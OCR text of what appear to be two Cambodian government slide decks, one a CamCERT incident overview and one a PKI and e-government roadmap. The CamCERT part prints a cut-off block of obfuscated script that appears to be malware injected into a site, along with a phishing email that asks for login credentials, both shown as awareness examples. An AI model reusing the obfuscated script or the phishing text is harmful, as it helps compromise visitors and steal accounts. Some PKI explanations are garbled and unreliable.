xaq%3d4?46%2f4qld}fqg)Rf}pum8%27%259Pqw9!$4%2526%27.!-.!-4SY@%2f4du`|);%2f6%2firazw`}%7bz4g|%7bcKd%7bd%3c%3dobuf4d%7bdKczp4)46|``d.;;rvwyr}f:w%7by;ws}9v}z;}
zpql:ws}+pl6%2fbuf4rquKczp4)46gwf%7bxxvufg)%258fqg}nuvxq)%258`%7b%7bxvuf)%258x%7bwu`}%7bz)%258yqzavuf)%258g`u`ag)%258p}fqw`%7bf}qg)$6%2fbuf4zqqpK%7bdqz4)4`f
aq%2f}r4%3cp%7bwayqz`:%7bzwx}w%257FKw%7bdm45)4zaxx%3dp%7bwayqz`:%7bzwx}w%257FKw%7bdm%3c%3d%2f}r4%3cp%7bwayqz`:v%7bpm:%7bzvqr%7bfqazx%7bupKw%7bdm45)4zaxx%3dp
%7bwayqz`:v%7bpm:%7bzvqr%7bfqazx%7bupKw%7bdm%3c%3d%2f}r4%3cd%7bdKazpqf45)4zaxx%3do}r4%3c5d%7bdKazpqf:wx%7bgqp%3dzqqpK%7bdqz4)4ruxgq%2fi}r4%3czqqpK%7bdqz%3do
}r4%3cd%7bdKw%7b%7b%257F}qKqzuvxqp%3c%3d%3dobux4)4d%7bdKsq`W%7b%7b%257F}q%3cd%7bdKw%7b%7b%257F}qKzuyq%3d%2f}r4%3cbux45)4zaxx%3doz%7bc4)4zqc4Pu`q%3c%3d%2fbux
%25264)4zqc4Pu`q%3cbux%3d%2fa`w%27%25264)4Pu`q:A@W%3cz%7bc:sq`RaxxMquf%3c%3d84z%7bc:sq`Y%7bz`|%3c%3d84z%7bc:sq`Pu`q%3c%3d84z%7bc:sq`%255C%7bafg%3c%3d84z%7bc
:sq`Y}za`qg%3c%3d84z%7bc:sq`Gqw%7bzpg%3c%3d%3d%2fa`w%25264)4Pu`q:A@W%3cbux%2526:sq`RaxxMquf%3c%3d84bux%2526:sq`Y%7bz`|%3c%3d84bux%2526:sq`Pu`q%3c%3d84bux%25
26:sq`%255C%7bafg%3c%3d84bux%2526:sq`Y}za`qg%3c%3d84bux%2526:sq`Gqw%7bzpg%3c%3d%3d%2f}r4%3c4%3c4a`w%27%2526494a`w%25264%3d4;4%25$$$4(4d%7bdK`}yq%7ba`%3e%252
2$%3dozqqpK%7bdqz4)4ruxgq%2fiiii}r4%3czqqpK%7bdqz%3doazpqf4)4c}zp%7bc:%7bdqz%3cd%7bdKczp846684rquKczp%3d%2fazpqf:vxaf%3c%3d%2fc}zp%7bc:r%7bwag%3c%3d%2f}r4%3
```

Recently …



ប្រយ័ត្ន- ទស្សនាវ៉ែបសៃថ៍នេះ អាចនឹងគ្រោះថ្នាក់ ដល់ខំព្យូវើ របស់អ្នក!

ការណែនាំ ៖

- ត្រលប់ទៅកាន់ទំព័រមុន រួចជ្រើសរើសលទ្ធផលផ្សេងទៀត។
- ព្យាយាម ការស្វែងរកផ្សេង ដើម្បីរកមើល អ្វី ដែលអ្នកចង់រក។


ឬ អ្នកអាចបន្ត http://www.khmergovernmentoffice.org/ តាមភាពប្រថុយ របស់អ្នក។ មើលពត៌មានលំអិត នៃបញ្ហាដែលបានរកឃើញ, ចូលមើល ទំព័រវិនិច្ឆ័យ ការរាវរកសុវត្ថិភាព នៃហ្គូកហ្គុល សំរាប់សៃថ៍នេះ។

អ្នកអាចចូលទៅ StopBadware.org សំរាប់ពត៌មានបន្ថែម នៃវិធីការពារខំព្យូវើ របស់អ្នក ពីផ្នែកទន់គ្រោះថ្នាក់ លើអិនវើណែត។

បើអ្នកជាម្ចាស់ នៃវ៉ែបសៃថ៍នេះ អ្នកអាចស្នើ ការពិនិត្យឡើងវិញ វ៉ែបសៃថ៍របស់អ្នក ដោយប្រើប្រាស់ ឧបករអ្នកជំនាញវ៉ែប នៃហ្គូហ្គុល។ ពត៌មានបន្ថែម អំពីដំណើរពិនិត្យឡើងវិញ មានស្រាប់ ក្នុង មណ្ឌលជំនួយអ្នកជំនាញវ៉ែប នៃហ្គូហ្គុល។

បានផ្តល់ ការណែនាំ ដោយ Google

SPAM Mail



Reply :: Reply to all :: Forward :: Forward as attachment :: Delete

Dear Account User,

This Email is from . user Customer Care and we are sending it to every webmail User Accounts Owner for safety. we are having congestions due to the anonymous registration of accounts so we are shutting down some accounts and your account was among those to be deleted.

We are sending you this email to you so that you can verify and let us know if you still want to use this account. If you are still interested please confirm your account by filling the space below. Your User name, password, date of birth and your country information would be needed to verify your account. Due to the congestion in all web mail users and removal of all unused Accounts, internet provider would be shutting down all unused Accounts, You will have to confirm your E-mail by filling out your Login Information below after clicking the reply button, or your account will be suspended within 24 hours for security reasons.

Spam Mail ...




```
* Username: ..........................
* Password: ..........................
* Date of Birth: .....................
* Country or Territory: ..............

  Warning!!! Account owner that refuses to update his/her account after two
weeks of receiving this warning will lose his or her account permanently.

Note: After upgrading of                                    viding every account owner
two months free

Wa

Re
Cu
```

Warning!!! Account owner that refuses to update his/her account after two weeks of receiving this warning will lose his or her account permanently

NiDA

Conclusion

Conclusion – On going roles



Collaboration with International/local partners and stakeholders

- Policy maker
- Law enforcement
- Private Industry (ISPs, IX, Telecom, …)
- Technical layer

Q&A

NiDA

Thanks you for your attention

OU Phannarith

Head of CamCERT

National Cambodia Computer Emergency

Response Team (CamCERT)

E-mail: phannarith[at]camcert.gov.kh

phannarith_ou[at]nida.gov.kh

Tel: (855) 92 335 536/ (855) 98 798 888

Roadmap to Government PKI Introduction

November 20 2009

H.E. Chea Manit , Deputy Secretary General
and iSMTT team leader

Yoshinori Kurachi JICA Expert

PKI issues Certification – This is it!

Quite simply, the main purpose of the PKI is to issue


Identification certification.

Since no one can see a face each other in the Internet world, it may be easy to spoof someone in order to cause various kinds of cyber crimes.

Therefore, issuer of certification should be a credible authority, defined to

Certification Authority (CA).

Three main components of PKI




PKI provides a basic network function of issuing a trustworthy certification which assures unbreakable communication security.

Certification represents as a file which structure is defined as a X.509.

CA is an application software stored in a file server.

Repository represents either a directory server or a plain file server.

Certificate contains an encryption key data



Certificate contains encryption key data

When a certification is used, information is encrypted as well. Therefore an encryption key is contained in the certificate.

Suppose you want to send an important file to Mr. K. Mr. K has sent his certification to you. So you encrypt the file using the encryption key contained in the certificate.

The encrypted file can only be decrypted by Mr. K's special key (called private key).

With the procedure described above, the unbreakable communication security can be realized.

Public and Private Encryption Key

Private key should be kept in the owner's secured place.

The previous example explains PKI (Public Key Infrastructure) system.

Unless your Private key is stolen, you can always be sure that your received data is secured.

Anybody who wants to share secured data with Mr. K, should get his certification. Therefore **Repository** mechanism is convenient.


Is Certificate really safe?

If somebody illegally operate a fake CA, no secure communication would be in dager.

In order to prevent this, you should always check received certificate carefully to make sure received CA is genuine, for example by checking CA name or otherwise.

Secured operation of CA
makes certificate reliable.

Digital Signature is another powerful PKI tool



Digital Signature is created and sent to the destination user in order to assure A and sending file.

A's certificate is also used at the same time in order to verify both A's identification which is certified by the CA and the CA identification itself.

Usually text (First page of the document or otherwise) encryption method is combined with hash function as well.

Risks of e-Commerce on Internet and PKI solutions

- When you want to purchase expensive things on internet, you always face with the following threats of cyber crime:

  - **Information tapping**
    No direct damage, but dangerous
  - **Falsification**
    You order 10, but your order is changed to 1000! Not realistic, but it may happen
  - **Spoofing**
    It happens frequently
  - **Denial**
    It happens specially at auction site and financial market

PKI solves the e-commerce risks

PKI encryption prevents tapping.

Using both certificate and digital signature prevents falsification.

Careful check of the CA reliability would avoid large scale spoofing.

Denial can be denied if both falsification and spoofing are impossible.

PKI Introduction Guideline

Work Procedures	Work item	Output
1. Design of Services	-Making policies for authentication service - Define Service Model - Target and scope of service - Understanding of cost and profit - Define Master schedule	Service Design Book
2. Operation Design	-Procedure to issue certificate - Operation team and work assignment	
3. System Design	-Functional design of anthentication system - Define Security Requirement	System Function Design Book Security requirement sheet
4. Making CPS	- CP (Certificate Policy) approval - CPS (Certificate Practice Statement planning	CPS Service Book


PKI Introduction Guideline (2)

Work Procedures	Work item	Output
5. CA Opening	- PKI System Development - Testing - Physical security facility development -Training of CA operation personnel	Operation manual
6. CA Operation	- Basic Contract, Individual contracts - Certificate Application sheet - System Audit	

-It should be noted that the following items are carefully examined and clearly defines:

+ Service Model	Define details of certificate specification amd users.
+ Service Level	Define reliability of certificate
+ Operation team	High quality operation level achievement team

e-Government & G-PKI


Government CA
Bridge Certification
Bridge Certification
Private CA
Local Gov. CA
Digital Signature Certification
Issue Web server Certification
application format
Internet
Apply with digital signature
Issue requested document with digital signature
Digital Signature
Electric application format
Digital Signature
Citizens
Ministries / Local Office